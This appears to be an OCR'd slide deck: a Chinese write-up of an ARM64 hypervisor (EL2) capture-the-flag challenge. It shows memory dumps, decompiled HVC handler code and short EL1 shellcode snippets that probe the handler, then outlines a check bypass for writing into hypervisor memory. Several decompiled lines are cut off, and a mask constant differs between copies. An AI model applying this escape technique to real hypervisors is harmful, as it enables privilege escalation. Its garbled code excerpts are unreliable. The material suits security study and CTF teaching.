
- 根据调试结果，EL2的物理地址就在 0x4010???? 附近
- 于是基本可以确定，sub_10F4的功能就是加载代码到物理地址：
- sub_10F4(物理地址，代码在bios.bin中的偏移，代码长度)


exp:/el2/find_el2/exp.py
gdb:/el2/fine_el2/gdb.cmd


- 所以猜测，EL2的代码就位于bios.bin的0x10000处，长度为0x10000，故dd出来
- dd if=./bios.bin of=hypervisor.bin bs=1 skip=0x10000 count=0x10000

EL2：找到EL2代码：确认找到

- 然后IDA加载hypervisor.bin，基址为0x40100000，arm64，手动识别函数即可
- 识别哪？可以从开头，也可以从刚才调试进入的地址处：0x40101c04








```
28  else
29  {
30    if ( v10 != 23 )
31    {
32      printf("EC = %08x, ISS = %08x\n",
33      abort();
34    }
```

发现了刚才给我们打错误报告的函数，确认这就是EL2

EL2：找到EL2代码：游览EL2下的内存

按图索骥，能看到EL1内核真正的物理地址就是0x40000000！！！
但是为什么看不到除EL0/1/2其他东西呢？？？

exp:/el2/find_el2/exp.py
gdb:/el2/fine_el2/gdb_look.cmd

```
18  sub_10F4(0xE000000i64, 0x2850i64, 0x68i64);
19  sub_10F4(0x40100000i64, 0x10000i64, 0x10000i64);
20  sub_10F4(0xE400000i64, 0x20000i64, 0x90000i64);
21  sub_10F4(0x40000000i64, 0xB0000i64, 0x10000i64);
```

```
pwndbg> x /10gx 0x0
0x0:    0x0000000000000000      0x0000000000000000
0x10:   0x0000000000000000      0x0000000000000000
0x20:   0x0000000000000000      0x0000000000000000
0x30:   0x0000000000000000      0x0000000000000000
0x40:   0x0000000000000000      0x0000000000000000
pwndbg> x /10gx 0xe000000
0xe000000:      0x0000000000000000      0x0000000000000000
0xe000010:      0x0000000000000000      0x0000000000000000
0xe000020:      0x0000000000000000      0x0000000000000000
0xe000030:      0x0000000000000000      0x0000000000000000
0xe000040:      0x0000000000000000      0x0000000000000000
pwndbg> x /10gx 0xe400000
0xe400000:      0x0000000000000000      0x0000000000000000
0xe400010:      0x0000000000000000      0x0000000000000000
0xe400020:      0x0000000000000000      0x0000000000000000
0xe400030:      0x0000000000000000      0x0000000000000000
0xe400040:      0x0000000000000000      0x0000000000000000
pwndbg> x /10gx 0x40000000
0x40000000:     0xd518200010008000      0xd51820201001ffc0
0x40000010:     0xf2b00200d2800200      0xd5182040f2c00c00
0x40000020:     0xd5381000d5033fdf      0xd5181000b2400000
0x40000030:     0xb26287e0d5033fdf      0x8b0100001003fe41
0x40000040:     0xd503201fd61f0000      0xd503201fd503201f
pwndbg> x /10gx 0x40100000
0x40100000:     0xd51cc0001000c000      0x58000160d5033fdf
0x40100010:     0x9400021358000181      0x58000160d50040bf
0x40100020:     0x9400000b9100001f      0x94000065940000e2
0x40100030:     0x00000000940001fa      0x0000000040105000
0x40100040:     0x000000000000d000      0x0000000040104040
```

```
pwndbg> x /10gx 0x40000000
0x40000000:     0xd518200010008000      0xd51820201001ffc0
0x40000010:     0xf2b00200d2800200      0xd5182040f2c00c00
0x40000020:     0xd5381000d5033fdf      0xd5181000b2400000
0x40000030:     0xb26287e0d5033fdf      0x8b0100001003fe41
0x40000040:     0xd503201fd61f0000      0xd503201fd503201f
pwndbg> x /10gx 0x40000000 + 0x20000
0x40020000:     0x0000000000021003      0x0000000000000000
0x40020010:     0x0000000000000000      0x0000000000000000
0x40020020:     0x0000000000000000      0x0000000000000000
0x40020030:     0x0000000000000000      0x0000000000000000
0x40020040:     0x0000000000000000      0x0000000000000000
pwndbg> x /10gx 0x40000000 + 0x2c000
0x4002c000:     0x00010102464c457f      0x0000000000000000
0x4002c010:     0x0000000100b70002      0x00000000004000e8
0x4002c020:     0x0000000000000040      0x000000000000a7c8
0x4002c030:     0x0038004000000000      0x000f001000400003
0x4002c040:     0x0000000500000001      0x0000000000000000
pwndbg> x /20i 0x40000000 + 0x91B8
   0x400091b8:  mrs     x1, s3_3_c15_c12_0
   0x400091bc:  str     w1, [x0]
   0x400091c0:  mrs     x1, s3_3_c15_c12_1
   0x400091c4:  str     w1, [x0, #4]
   0x400091c8:  mrs     x1, s3_3_c15_c12_2
   0x400091cc:  str     w1, [x0, #8]
   0x400091d0:  mrs     x1, s3_3_c15_c12_3
   0x400091d4:  str     w1, [x0, #12]
   0x400091d8:  mrs     x1, s3_3_c15_c12_4
   0x400091dc:  str     w1, [x0, #16]
   0x400091e0:  mrs     x1, s3_3_c15_c12_5
   0x400091e4:  str     w1, [x0, #20]
   0x400091e8:  mrs     x1, s3_3_c15_c12_6
   0x400091ec:  str     w1, [x0, #24]
   0x400091f0:  mrs     x1, s3_3_c15_c12_7
   0x400091f4:  str     w1, [x0, #28]
   0x400091f8:  ret
   0x400091fc:  cmp     x0, #0x3
   0x40009200:  cinc    x0, x0, eq  // eq = none
   0x40009204:  mov     x1, #0x3                   // #3
pwndbg>
```

内存地图

EL0/EL1虚拟地址　　EL1物理地址　　EL2：真·物理地址

EL2子任务3：EL2漏洞挖掘

EL2：EL2漏洞挖掘：攻击面？HVC处理函数！

- EL2的攻击面在哪？ HVC的处理函数！
- HVC处理什么东西？ 来自EL1的调用！

```
1  void __fastcall sub_FFFFFFFFC0008864(
2          unsigned __int64 a1,
3          unsigned __int64 a2,
4          __int64 a3,
5          __int64 a4,
6          __int64 a5,
7          __int64 a6,
8          __int64 a7,
9          __int64 a8)
10 {
11   __int64 v10; // x21
12   __int64 v11; // x0
13
14   if ( 0x2C000 > a2 || 0x3B000 <= a2 )
15   {
16     sub_FFFFFFFFC0009A1C("[KERNEL] Try to map illegal PA (user)\n",
17     sub_FFFFFFFFC00091B0();
18   }
19   if ( (a3 & 2) != 0 )
20     v10 = 0x2000000000443i64;
21   else
22     v10 = 0x200000000004C3i64;
23   if ( (a3 & 4) == 0 )
24     v10 |= 0x400000000000000ui64;
25   v11 = sub_FFFFFFFFC00084A8(MEMORY[0xFFFFFFFFC001A190]);
26   sub_FFFFFFFFC0008750(0i64, v11, a1, v10 | a2);
27   sub_FFFFFFFFC000916C();
28   __asm { SYS                #0
29 }
```

```
1 void sub_FFFFFFFFC000916C()
2 {
3   __asm { HVC                #0; Hypervisor Call }
4 }
```

EL1内核调用HVC的函数

我们知道EL1的攻击面是系统调用的实现，因为这是EL1的功能本身，即操作系统自身的功能。

但刚才提到过，EL2的主要功能是隔离EL1中不同通OS的内存，那显然EL1的OS不应该感知到EL2hypervisor的存在，更不应该发起什么HVC调用了，即全虚拟化。

这个想法显然与题目矛盾，题目EL1内核确确实实发起了HVC调用，说明EL1的内核知道EL2的存在。现实中一般有两种情况：

1. 半虚拟化：hypervisor不做彻底的EL1隔离，但要修改EL1内核
2. hypervisor的控制接口

但无论是哪种情况，其功能的实现都是HVC的处理函数！

EL2：EL2漏洞挖掘：攻击面：sub_401001E0

HVC的处理函数可以从刚才进入的0x40101c04的跟入，也可以纯逆向，和EL1内核差不多，50-60个函数

```
unsigned __int64 __fastcall sub_401003D8(__int64 *a1)
{
  unsigned int StatusReg; // w4
  __int64 v3; // x1
  __int64 v4; // x20
  unsigned __int64 result; // x0
  __int64 v6; // x2
  __int64 v7; // x3
  __int64 v8; // x0

  StatusReg = _ReadStatusReg(ARM64_SYSREG(3, 4, 5, 2, 0));
  v3 = StatusReg >> 26;
  v4 = *a1;
  result = a1[1];
  v6 = a1[2];
  v7 = a1[3];
  if ( (_DWORD)v3 == 22 )
  {
    if ( v4 == 1 )
      result = sub_401001E0(result, a1[2]);
    else
      v4 = -1i64;
  }
  else
  {
    if ( (_DWORD)v3 != 23 )
    {
      v8 = sub_40101020("EC = %08x, ISS = %08x\n", v3, StatusReg & 0xFFFFFF
      sub_401009C8(v8);
    }
    if ( v4 == 2197815299i64 )
    {
```

```
_QWORD *__fastcall sub_401001E0(unsigned __int64 a1, __int64 a2)
{
  unsigned __int64 v2; // x2
  __int64 v3; // x4
  _QWORD *result; // x0
  __int64 v5; // x0
  __int64 v6; // x0
  __int64 v7; // x0
  __int64 v8; // x0
  __int64 v9; // x0
  __int64 v10; // x0

  v2 = a1 >> 21;
  v3 = (a1 >> 12) & 0x1FF;
  if ( a1 == 241664 )
  {
    result = qword_40107000;
    qword_40107000[512 * v2 + v3] = 0x400000090004C3i64;
  }
  else
  {
    if ( a1 > 0x3BFFF )
    {
      v9 = sub_4010009C("\n[VMM] Invalid IPA\n", a2, v2);
      v10 = sub_401006A8(v9);
      sub_40100774(v10);
    }
    if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
    {
      v5 = sub_4010009C("\n[VMM] try to map writable pages in RO protected area\n", a2, v2);
      v6 = sub_401006A8(v5);
      sub_40100774(v6);
    }
    if ( (a2 & 0x4000000000000080i64) == 128 )
    {
      v7 = sub_4010009C("\n[VMM] RWX pages are not allowed\n", a2, v2);
      v8 = sub_401006A8(v7);
      sub_40100774(v8);
    }
    result = (_QWORD *)((a1 + 0x40000000) | a2);
    qword_40107000[512 * v2 + v3] = result;
  }
  return result;
}
```

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：尝试调用

```
unsigned __int64 __fastcall sub_401003D8(__int64 *a1)
{
  unsigned int StatusReg; // w4
  __int64 v3; // x1
  __int64 v4; // x20
  unsigned __int64 result; // x0
  __int64 v6; // x2
  __int64 v7; // x3
  __int64 v8; // x0

  StatusReg = _ReadStatusReg(ARM64_SYSREG(3, 4, 5, 2, 0
  v3 = StatusReg >> 26;
  v4 = *a1;
  result = a1[1];
  v6 = a1[2];
  v7 = a1[3];
  if ( (_DWORD)v3 == 22 )
  {
    if ( v4 == 1 )
      result = sub_401001E0(result, a1[2]);
    else
      v4 = -1i64;
  }
  e
  {
```

```
_QWORD *__fastcall sub_401001E0(unsigned __int64 a1, __int64 a2)
{
  unsigned __int64 v2; // x2
  __int64 v3; // x4
  _QWORD *result; // x0
  __int64 v5; // x0
  __int64 v6; // x0
  __int64 v7; // x0
  __int64 v8; // x0
  __int64 v9; // x0
  __int64 v10; // x0

  v2 = a1 >> 21;
  v3 = (a1 >> 12) & 0x1FF;
  if ( a1 == 241664 )
  {
    result = qword_40107000;
    qword_40107000[512 * v2 + v3] = 0x400000090004C3i64;
  }
  else
  {
    if ( a1 > 0x3BFFF )
    {
      v9 = sub_4010009C("\n[VMM] Invalid IPA\n", a2, v2);
      v10 = sub_401006A8(v9);
      sub_40100774(v10);
    }
    if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
    {
      v5 = sub_4010009C("\n[VMM] try to map writable pages in RO p
      v6 = sub_401006A8(v5);
      sub_40100774(v6);
    }
    if ( (a2 & 0x40000000000080i64) == 128 )
    {
      v7 = sub_4010009C("\n[VMM] RWX pages are not allowed\n", a2,
      v8 = sub_401006A8(v7);
```

分析：

- sub_401001E0的参数a1是地址，a2是属性
- 然后这俩参数分别是其父函数sub_401003D8的a1[1]，a1[2]
- sub_401003D8离HVC异常进来0x40101c04很近（没经过多少代码就到了）

于是大胆猜测：

- sub_401003D8的a1就是指向了 保存EL1在HVC前的通用寄存器的数组
- 如同EL0调EL1的系统调用，EL2也需要知道EL1调用自己干什么，参数通过寄存器传递

所以尝试用EL1的shellcode触发三个打印分支：

```
el1_shellcode = asm('''
    mov x0, 1
    mov x1, 0x40000
    mov x2, 0
    hvc 0
''')
```

```
→  hvc_test git:(main) ✗ python3 exp1.py
[+] Starting local process '/bin/sh': pid 63772
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

ERROR:   [VMM] Invalid IPA
[*] Got EOF while reading in interactive
```

/el2/hvc_test/exp1.py

```
el1_shellcode = asm('''
    mov x0, 1
    mov x1, 0
    mov x2, 0x80
    hvc 0
''')
```

```
→  hvc_test git:(main) ✗ python3 exp2.py
[+] Starting local process '/bin/sh': pid 63844
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

ERROR:   [VMM] try to map writable pages in RO p
[*] Got EOF while reading in interactive
```

/el2/hvc_test/exp2.py

```
el1_shellcode = asm('''
    mov x0, 1
    mov x1, 0x20000
    mov x2, 0x80
    hvc 0
''')
```

```
→  hvc_test git:(main) ✗ python3 exp3.py
[+] Starting local process '/bin/sh': pid 64006
[*] Switching to interactive mode
Flag (EL0): hitcon{this is flag 1 for EL0}

ERROR:   [VMM] RWX pages are not allowed
[*] Got EOF while reading in interactive
```


/el2/hvc_test/exp3.py

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：分析功能

```
1  _QWORD *__fastcall sub_401001E0(unsigned __int64 a1, __int64 a2)
2  {
3    unsigned __int64 v2; // x2
4    __int64 v3; // x4
5    _QWORD *result; // x0
6    __int64 v5; // x0
7    __int64 v6; // x0
8    __int64 v7; // x0
9    __int64 v8; // x0
10   __int64 v9; // x0
11   __int64 v10; // x0
12
13   v2 = a1 >> 21;
14   v3 = (a1 >> 12) & 0x1FF;
15   if ( a1 == 241664 )
16   {
17     result = qword_40107000;
18     qword_40107000[512 * v2 + v3] = 0x400000090004C3i64;
19   }
20   else
21   {
22     if ( a1 > 0x3BFFF )
23     {
24       v9 = sub_4010009C("\n[VMM] Invalid IPA\n", a2, v2);
25       v10 = sub_401006A8(v9);
26       sub_40100774(v10);
27     }
28     if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
29     {
30       v5 = sub_4010009C("\n[VMM] try to map writable pages in RO pr
31       v6 = sub_401006A8(v5);
32       sub_40100774(v6);
33     }
34     if ( (a2 & 0x4000000000080i64) == 128 )
35     {
36       v7 = sub_4010009C("\n[VMM] RWX pages are not allowed\n", a2,
37       v8 = sub_401006A8(v7);
38       sub_40100774(v8);
39     }
40     result = (_QWORD *)((a1 + 0x40000000) | a2);
41     qword_40107000[512 * v2 + v3] = result;
42   }
43   return result;
44 }
```

分析：

- a1,a2是EL1传过来的参数， a1是地址，a2是权限
- 限制了a1不能过小或过大、a2有时不能标记写
- 最后此函数会根据a1、a2相关信息写位于**0x40107000的数组**



https://developer.arm.com/documentation/102142/0100/Stage-2-translation

所以：

- 此函数的功能就是：检查EL1的请求，并构造**阶段2页表（2级页表）**
- 最后的**+0x40000000**也能看出来**IPA**和**PA**对应关系
- 如EL1shellcode的物理地址是**0x35000**，可真物理地址是**0x40035000**

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：溢出？

```
1  _QWORD *__fastcall sub_401001E0(unsigned __int64 a1, __int64 a2)
2  {
3    unsigned __int64 v2; // x2
4    __int64 v3; // x4
5    _QWORD *result; // x0
6    __int64 v5; // x0
7    __int64 v6; // x0
8    __int64 v7; // x0
9    __int64 v8; // x0
10   __int64 v9; // x0
11   __int64 v10; // x0
12
13   v2 = a1 >> 21;
14   v3 = (a1 >> 12) & 0x1FF;
15   if ( a1 == 241664 )
16   {
17     result = qword_40107000;
18     qword_40107000[512 * v2 + v3] = 0x400000090004C3i64;
19   }
20   else
21   {
22     if ( a1 > 0x3BFFF )
23     {
24       v9 = sub_4010009C("\n[VMM] Invalid IPA\n", a2, v2);
25       v10 = sub_401006A8(v9);
26       sub_40100774(v10);
27     }
28     if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
29     {
30       v5 = sub_4010009C("\n[VMM] try to map writable pages in RO pr
31       v6 = sub_401006A8(v5);
32       sub_40100774(v6);
33     }
34     if ( (a2 & 0x4000000000000080i64) == 128 )
35     {
36       v7 = sub_4010009C("\n[VMM] RWX pages are not allowed\n", a2,
37       v8 = sub_401006A8(v7);
38       sub_40100774(v8);
39     }
40     result = (_QWORD *)((a1 + 0x40000000) | a2);
41     qword_40107000[512 * v2 + v3] = result;
42   }
43   return result;
44 }
```

- 大面上，可控数据写内存就一句：qword_40107000[512 * v2 + v3] = result;
- 但v2，v3均计算自a1，a1大小被完好的限制
- 所以看起来是无法溢出的…

So，漏洞在哪呢？

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：目标？


由于EL2没有打印flag函数，目标直接就是EL2shellcode，全文搜也仍然没有blr指令，所以按之前的思路：

1. 返回地址
2. ~~EL2页表（EL2压根没开MMU）~~
3. 但如果连MMU都没有，如果有任意写，岂不是**可以直接写代码区！**

但是哪来的任意写呢？回顾EL2功能：


1. 监控EL1，检查有没有非法使用内存
2. 处理来自EL1的HVC请求，构造EL1的阶段2页表，即**EL1看起来的物理地址**对应到**真物理地址**的关系，即**qword_40107000这个数组**

```
22    if ( a1 > 0x3BFFF )
23    {
24      v9 = sub_4010009C("\n[VMM] Invalid IPA\n", a2
25      v10 = sub_401006A8(v9);
26      sub_40100774(v10);
27    }
28    if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
29    {
30      v5 = sub_4010009C("\n[VMM] try to map writabl
31      v6 = sub_401006A8(v5);
32      sub_40100774(v6);
33    }
34    if ( (a2 & 0x4000000000000080i64) == 128 )
35    {
36      v7 = sub_4010009C("\n[VMM] RWX pages are not
37      v8 = sub_401006A8(v7);
38      sub_40100774(v8);
39    }
40    result = (_QWORD *)((a1 + 0x40000000) | a2);
41    qword_40107000[512 * v2 + v3] = result;
42  }
43  return result;
44}
```



EL2：EL2漏洞挖掘：攻击面：sub_401001E0：思路！

- 所以如果我们能构造一个**错误的阶段2页表**
- 使**EL1**能**访问EL2代码**的物理地址
- 然后应该就可以往里**写shellcode了！**




那我们能不能构造错误的阶段2页表呢？再回头看看构造页表的代码：

```
if ( a1 > 0x3BFFF )
{
  puts("\n[VMM] Invalid IPA\n");
  bye();
  byebye();
}
if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
{
  puts("\n[VMM] try to map writable pages in RO prot
  bye();
  byebye();
}
if ( (a2 & 0x4000000000080i64) == 0x80 )
{
  puts("\n[VMM] RWX pages are not allowed\n");
  bye();
  byebye();
}
```

- 检查了**a1的大小**，导致a1不能申请到EL2的物理地址（0x40**100000**）上
- 然后还检查了**a2的特定位**，不允许RWX页的存在，不允许映射较低地址为可写
- 最后将**a1、a2揉在一起**塞进页表项（数组qword_40107000）。

```
result = ((a1 + 0x40000000) | a2);
qword_40107000[512 * v2 + v3] = result;
```

EL2：EL2漏洞挖掘：攻击面：sub_401001E0：检查！



例如我想申请到0x40100000这个属于EL2的物理地址，并可以写入：

```
result = ((a1 + 0x40000000) | a2);
qword_40107000[512 * v2 + v3] = result;
```

1. 比较正常的申请，a1为地址，a2为权限，如下，由于a1不能大于0x3BFFF，被ban

0x100000 → a1　　0x80 → a2

```
result = ((a1 + 0x40000000) | a2);
```

```
if ( a1 > 0x3BFFF )
{
  puts("\n[VMM] Invalid IPA\n");
  bye();
  byebye();
```

2. 把0x10000地址这位，也交给a2完成，如下，但由于不能映射较低地址为可写，再次被ban

0 → a1　　0x100080 → a2


```
result = ((a1 + 0x40000000) | a2);
```

```
if ( a1 <= 0xBFFF && (a2 & 0x80) != 0 )
{
  puts("\n[VMM] try to map writable page
  bye();
  byebye();
```

3. 把可写标记交给a1完成，地址交给a2完成如下，成功绕过限制

0x80 → a1　　0x100000 → a2

```
